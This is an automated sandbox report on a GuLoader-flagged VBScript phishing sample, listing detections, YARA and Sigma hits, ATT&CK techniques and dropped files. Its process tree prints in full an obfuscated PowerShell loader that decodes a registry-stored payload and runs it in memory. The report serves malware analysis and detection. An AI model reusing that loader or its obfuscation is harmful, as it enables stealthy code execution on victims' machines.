ID: 756154
Sample Name:
SIEM_PO00938467648.vbs
Cookbook: default.jbs
Time: 18:22:11
Date: 29/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

SIEM_PO00938467648.vbs


Overview

General Information

Sample Name:	SIEM_PO00938467648.vbs
Analysis ID:	756154
MD5:	633811bccf3fe62..
SHA1:	bc81307b5c2290..
SHA256:	b5e4225737f935..
Tags:	vbs
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls…
- Antivirus detection for URL or domain
- Wscript starts Powershell (via cmd …
- Potential malicious VBS script foun…
- Very long command line found
- Potential evasive VBS script found …
- Obfuscated command line found
- Machine Learning detection for drop…
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 8 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\SIEM_PO00938467648.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - cmd.exe (PID: 2976 cmdline: CMD.EXE /c echo C:\Windows MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 1516 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2528 cmdline: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Biliate = """LaABrdGedGa-StTDiyCopsteUn St-UdThoyAupepeWrDR eeTrfPaiUsnUmiRetCoiMaoFrnSv Sm'ReuSksUniFunCogKn ToSPhyPrsJatNueSimst;viuSmsPriSknangIm PrSPlyEusGrtgueoemFo.ReRPuuConHutSoiFrmFreIl.JoIFon SntSneLurCooPapJaSTreRerElvKuiticReeFesBr;AmpUpuKobsnlVoiDecAw sasRutRhajetaaiTecSv BrcEsIFoaUnsVasLe EbTInuBaeBaiOurCeoKonPr1Ci Sh{Ti[PhDAfIUllBuIMim HapMaoAfrEutAn(ad`"""InuLusKieKarMe3Br2Si`"""Rr)Ri]GopMauFlbStlMeiTycSa AesKatInaHjtSmiSvcNe SteHoxattImeTerOpnNa GriBenBrtNo YdDMieResTotEnrBroStyOvC spaMerMieCotKl(sn)Me;Sm[AfDEplLulReIenmFlpRdoHarEgtBr(Ov`"""MigAldMeiPl3In2Er`"""Te)Ce]tapEuuDrbCulMaiHjcAs LgsUdtTraBrtSqiercCo VieBexTetVeetrrHrnMa FoiBanArtHa StSBrcUdaGrlLaeSkWTeiScnSudReoBuwCrEVexChtstESuxKn(NoiFinKutSe MoDLnrIgiBefRatPl,ReiAnnAltJu BeAUdmAmbMiuPalHeaAp,DiiFonKntSp ju BpraSesVaoQu,MaiLenImtBa NoiAfaDagVrtPotSyaOv,ChiGenpltRe diVSaeTvjSimboaSotAn1Un5Fr8Ud,GiiTinSttEr YeMSucSlgKurSk)Eg;Ak[KuDDilBuIImIRdmAmpAnoVarPrtFr (Sk`"""SvkSqeRorpinFleRelPa3Ov2as`"""Tr)Wo]hepMeuRobBalFriLucRe HysMitFoaUntTaiTmcJa aneDexMitKueSarBlnOi ReiFanSutov drHDeeStaBapBlSBeiSpzBaeKo(StiUn nDitOu YcPKerBroUrpRe,PhiSonxatCl AiANodStrCheFosOv,ViiDenJutDi MuTImoWerArtInrfriPo)Mo;Co[SlDOplSalSplApmunpReoSjrRotKo(wh`"""JgsSchdieBilShlko3Ge2re .VadUflOmlUn`"""St)Un]BepPauSlbOslBeiUncAs MasMntSyaLetFriTrcpr NoeVixRatFoeRerWenun SevEnofuiTrdRh PaDterFlaFigMeFCiiEnnStiKasBehMi(EsiBonSutPo OpOMu mPldSerGe)Ba;Ej[SpDFalBelMelLimhepFroUdrGutAu(Je`"""mawSkifanTemNumIn.ApdKolBolFl`"""Fu)Ho]ScpOvuPrbMdlViiAlcBa BosSatAsaHotLiiFocSi VeeNoxLutHaeBirJenLa HoiennNatGu ArmtjiHoxSceDarTrGSwejotCoDTreFivSuCKeaMipqusSu(SkiBlnCitCh BeNPriBrtSerUd,UditinCotJo VaFaseEwlOb,ThivinQutEo NoAPhfAfsXi9Im3Bl)Ta;Ls [ChDCulCalHalPumCipIcoFarRetSl(Be`"""RekGleTrrhinAteSilEk3Sa2ur`"""Ti)De]PapFeuDrbFolOpiLkcTn BusAbtSyaUdtMeiSocfr CoeImxFatMoeFrrnanto triMenTotAl Ka LUdoEscAskQuRosepasphoOvuForJucApeph(RoiAfnCotTe VeLExeSoiUn)Ir;Un[ReDPilIwlOylLammipShoStrFatCr(Bo`"""FlkAueCervanToeJeIAv3Pl2Re`"""Se)Co]UnpAnuCobOp lFoilacLa CasrotOpaUntMuiKacTi WieKnxEntReeUdrTrnTr AriPonIntSl PiVIniStrpetrauAcaTilvaATelBelCloThcFa(TriStnSotWi GevGr1Sk,SmiLunThtOr CavBl2Ne,KeiStnCotBy Hevdr3pa,HeiGanUptku SvvCa4In)pr;Py[DrDMalInlPrIBrmHepPloKnrPttba(Ho`"""CrAUnDBeVAlAToPanICr3St2Ph.WaDBeLSaLCi`"""To)Un]StpTiuRebSylPuiEncFo Co sMotUnaUntHuiAtcst MeeMixDotOfeAdrInnRo SuvBeoUpiVidTi CiMTraBipBeGAteOenSleGlrPriBrcCoMFiaUnsAnkVn(SaiSknMetPe PlBInrTriOdnObkIr,DoiDenQutRu CaMChiUd dtitKnsSn)In;Ov[TrDRelSelFulUnmRipGoosurOmtSc(Ve`"""BrkVaeMerManPeeSklSt3Co2In`"""ef)Ce]BepKouMybKolLbiCocUn EdsGatKuaTetKoiaacLu NoeVexPrtNeeUnrAnnCy PrISenLvtPlPFotBorkr ScEGanSuumemfuSChyFrsPotBeeOomFjLGuoFlcSraNelGaeVosPrWUn(PauDiiEynSttPe GrvEx1ma,PsiHanKotEn KovGr2Ha)Et;Om[OoDrhlDilF lIsumEnpSkoOvrTrtSp(St`"""ObkEdeElrRenTaeDalDi3Sc2Di`"""Si)Ni]FopChuTlbDalCaiAlcLi SmsNytvaaretPriSucTr LueBexGatTreGerManbr ReiGunentAn UnSGieUntTiTE nhPorBieSoaVadEmABlfPafPaiChnFeimitSpySlMPraNisBrkab(CeiNgnCatCr teRBeedebOuuFoiAflUn,BriSlnFitBa SuSTeeAnmHeiDasRr)Ho;Ba[TrDTrlSplValMamSapMaoCortitP r(Ud`"""StuNosKoeJorEl3En2Sp`"""St)Bu]chpReuBlbGulFliCacUn OusOutScaUntGoiRecor SteabxArtcheSerBunFo PoiRenJotMi SpSKoeAftJuMEmeInnReuBjIPrtFieStmXeIH ongefFeoSi(OpiTrnmotSu ReCRhaBlbBrrSoiSk,AaiDonSktDo reOTepFiaNolUt,UniBunSutFl ClHskaFoaEn,whiHinSptIn GaARemCopFluPr)Ti;Ge}As'Et;Sp`$SpTPtuDueudiKor TooTonPi3Lu=Oo[JgTShuAueAuiFrrAcoovnRe1Bi]Ac:Do:LiVAnikdrBltniuSwaNolWeAStldelNooFocFo(Va0Co,Dr1Un0Ha4An8In5Un7Im6He,al1En2Pr2Ek8St8Gu,Bl6Co 4Un)Pe;Ro`$ProFurUpnSaiBetTrhProAasChaBruDarTiiEsaSlnKi=Fi(EkGReeustDe-PrlDetBeeRemSkPGurPloPipReeStrSktMiyOt Ej-JePVeaMatrehTr Sn'EfHPrKTrCuaUSp:Vi\D ePgoeMidpnaMigunoOvgCl\ReDCaeVofHmiIbbZerHaiFolSolcoaBatRaiChoPunoveBlnDosMo'Sk)Le.CaELilPluFrtFoiPyoFrnQu;ir`$PoiTanPotGouCurBinHveSidAl Po=sp er[PrS AeyKosIntUneTymTi.LuCGaoUbnDavTheAarIntNe]Ox:Zi:ApFGurMuoCamSoBAwaResFreHo6Sa4StSNitLnrUniGunUngFo(St`$ApobjrAunCriIntCohUnoPosUnaKeuMarAniN oaUnnAr)Fo;Sk[TrSEjyAfsVitWaeTimre.GeRGnuFonUntStiKrmUneJo.trILenSatHeeGorsioLopSeSSteDarchvMeiBicBoeEssAj.FeMBraAprNjsFohUnaUnlBa]Me:Ov:haC UdoBrpFjyBr(Ne`$DaiKanBetSluAnrOmnLgePidRe,Sc Fe0yo,Su Na Ko`$PeTMuuUneLiizirEmoannin3Do,Ci Pl`$RiiXanMitSpuSorThnTeeRedMa.SocAloStuRhnKotsp)Ta;Un[FaT KouveeLsifarNooPrnFr1st]Be:Dy:EsEManNouUnmboSUnyTisAstDieMomViLTeoBecDeaUrlBueUnsNoWUn(Po`$AbTPruSyePriAurSkoSinPr3Sk,Uk St0Ha)Ug#Sm;""";Function Tueiron4 { param([String]$sheikdmmerne); For($circumtropical=2; $circumtropical -lt $sheikdmmerne.Length-1; $circumtropical+=(2+1)){ $Driblende = $Driblende + $she ikdmmerne.Substring($circumtropical, 1); } $Driblende;}$Reptilious0 = Tueiron4 'DaIKgEtiXSk ';$Reptilious1= Tueiron4 $Biliate;&$Reptilious0 $Reptilious1;; MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2188 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4184 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)

- cvtres.exe (PID: 6012 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8B47.tmp" "c:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
SIEM_PO00938467648.vbs	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0xa35:$s1: .CreateObject("WScript.Shell") • 0x3e4db:$p1: powershell.exe • 0x4b22c:$p1: powershell.exe

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 2528	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0xc14e:$b2: ::FromBase64String(• 0xd089:$b2: ::FromBase64String(• 0x15f18:$b2: ::FromBase64String(• 0x104597:$b2: ::FromBase64String(• 0x10b6f5:$b2: ::FromBase64String(• 0x33c33:$s1: -join • 0x40d08:$s1: -join • 0x440da:$s1: -join • 0x4478c:$s1: -join • 0x4627d:$s1: -join • 0x48483:$s1: -join • 0x48caa:$s1: -join • 0x4951a:$s1: -join • 0x49c55:$s1: -join • 0x49c87:$s1: -join • 0x49ccf:$s1: -join • 0x49cee:$s1: -join • 0x4a53e:$s1: -join • 0x4a6ba:$s1: -join • 0x4a732:$s1: -join • 0x4a7c5:$s1: -join

Other

Source	Rule	Description	Author	Strings
amsi64_8.amsi.csv	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0x1a:$s1: .CreateObject("WScript.Shell") • 0x72:$s1: .CreateObject("WScript.Shell") • 0x1da:$p1: powershell.exe

Sigma Signatures

Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for dropped file

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Obfuscated command line found


Malware Analysis System Evasion

Potential evasive VBS script found (use of timer() function in loop)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	4 2 1 Scripting	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SIEM_PO00938467648.vbs	35%	ReversingLabs	Script-WScript.Trojan.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://crl.microsof	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png7z	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000003.00000002.843893534.0000000005CFF000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html7z	powershell.exe, 00000003.00000002.825069485.0000000004DDE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000003.00000002.825069485.0000000004DDE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000003.00000002.825069485.0000000004DDE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.microsof	powershell.exe, 00000003.00000003.499891635.0000000007E61000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000003.485360796.0000000007E5D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/	powershell.exe, 00000003.00000002.843893534.0000000005CFF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000003.00000002.843893534.0000000005CFF000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000003.00000002.843893534.0000000005CFF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000003.00000002.843893534.0000000005CFF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000003.00000002.823390885.0000000004CA1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000003.00000002.825069485.0000000004DDE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester7z	powershell.exe, 00000003.00000002.825069485.0000000004DDE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png7z	powershell.exe, 00000003.00000002.825069485.0000000004DDE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756154
Start date and time:	2022-11-29 18:22:11 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SIEM_PO00938467648.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winVBS@11/9@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe
- Execution Graph export aborted for target powershell.exe, PID 2528 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:24:27	API Interceptor	32x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	8003
Entropy (8bit):	4.842774286652891
Encrypted:	false
SSDEEP:	192:Jxoe5FVsm5emdgdVFn3eGOVpN6K3bkkjo5igkjDt4iWN3yBGHc9smgdcU6CupO0P:1EdVoGlpN6KQkj2Zkjh4iUxepib4J
MD5:	62F0B7274EE33977F05FE8727590EBA4
SHA1:	3D7D56215FAF3C0F11BBF6A16ABB09DF83E96BA7
SHA-256:	A59280899B286228ABA87CAC2EED2C3FEA4966BF427899B9B9AEF46AD0FD3E00
SHA-512:	001B11A26D8AF5D8FEE3B259D5E10EAA22801662C539BA70B7EBA0A330C9DD1B4F0CFB3B05B0B63CDA103B771506CF7A35A581DF7986E872A187E2E280D5493C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\RES8B47.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x486, 9 symbols, created Tue Nov 29 17:24:33 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1324
Entropy (8bit):	3.996218436024883
Encrypted:	false
SSDEEP:	24:HEF69vZf14pDfHdzYhKPfeI+ycuZhNh6akS+LPNnq9ud:3B14t9+KPm1uloa3Eq9u
MD5:	E733462A8F00DEC1FC3565C028DDE8A1
SHA1:	8C4647CAF72EE736C2AF838FF03E3B17127276CF
SHA-256:	37F83C0D6CAB65759FAA603F14A42FD331171144D95310F68CA438C6C9056554
SHA-512:	57CD59B28F893F4A564B55454D40A83229B83C9EE93788D765AEA99C48AB4C9F1A219660ABF1FBE95CF0F07E49C198E4179E056636A39B84E6FE7F6D4C33C5E
Malicious:	false
Preview:	L...Q@.c.....debug$S.....H.....@..B.rsrc$01.....X.....@..@.rsrc$02.....P...6.....@..@.....S....c:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP.....x.{..qeh.g.....4.....C:\Users\user\AppData\Local\Temp\RES8B47.tmp.-.<.....'...Microsoft (R) CVTRES.Y.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.a.d.y.u.u.o.q...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_25cruns3.fyd.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zexzdgsm.feb.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
